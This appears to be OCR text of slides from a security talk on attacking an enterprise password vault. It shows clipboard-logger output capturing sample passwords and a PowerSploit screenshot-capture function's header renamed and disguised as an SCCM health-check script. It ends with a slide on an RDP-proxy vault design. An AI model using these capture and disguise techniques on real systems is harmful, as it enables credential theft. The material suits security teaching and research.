
| | | | |
|---|---|---|---|
| Program Files (x86) | | 9/29/2017 2:41 PM | File folder |
| ProgramData | | 7/8/2018 8:53 PM | File folder |
| Temp | | 8/1/2018 2:10 AM | File folder |
| Users | | 8/1/2018 1:24 AM | File folder |
| Windows | | 7/10/2018 7:08 AM | File folder |
| WindowsAzure | | 7/31/2018 7:36 PM | File folder |
| _1.~tmp | 6 KB | 8/1/2018 2:46 AM | ~TMP File |
| _2.~tmp | | | |

_2.~tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===
=== 02/08/2018:04:13:51:86 ===
Skywalker2018!
=== 02/08/2018:04:14:06:88 ===
OneWithTheForce2018!
```

# Attacking Enterprise Password Vault




# Attacking Enterprise Password Vault


SCCMHealthCheck.ps


```
function G
{
<#
.SYNOPSIS

Takes screenshots at a regular interval and saves them to disk.

PowerSploit Function: Get-TimedScreenshot
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

A function that takes screenshots and saves them to a folder.

.PARAMETER Path

Specifies the folder path.

.PARAMETER Interval

Specifies the interval in seconds between taking screenshots.
```

Get-TimedScreenshot

# Attacking Enterprise Password Vault







# Enterprise Password Vault

**Password Vault Option #2: RDP Proxy**


- Password vault as the "jump" system to perform administration with no knowledge of account password.



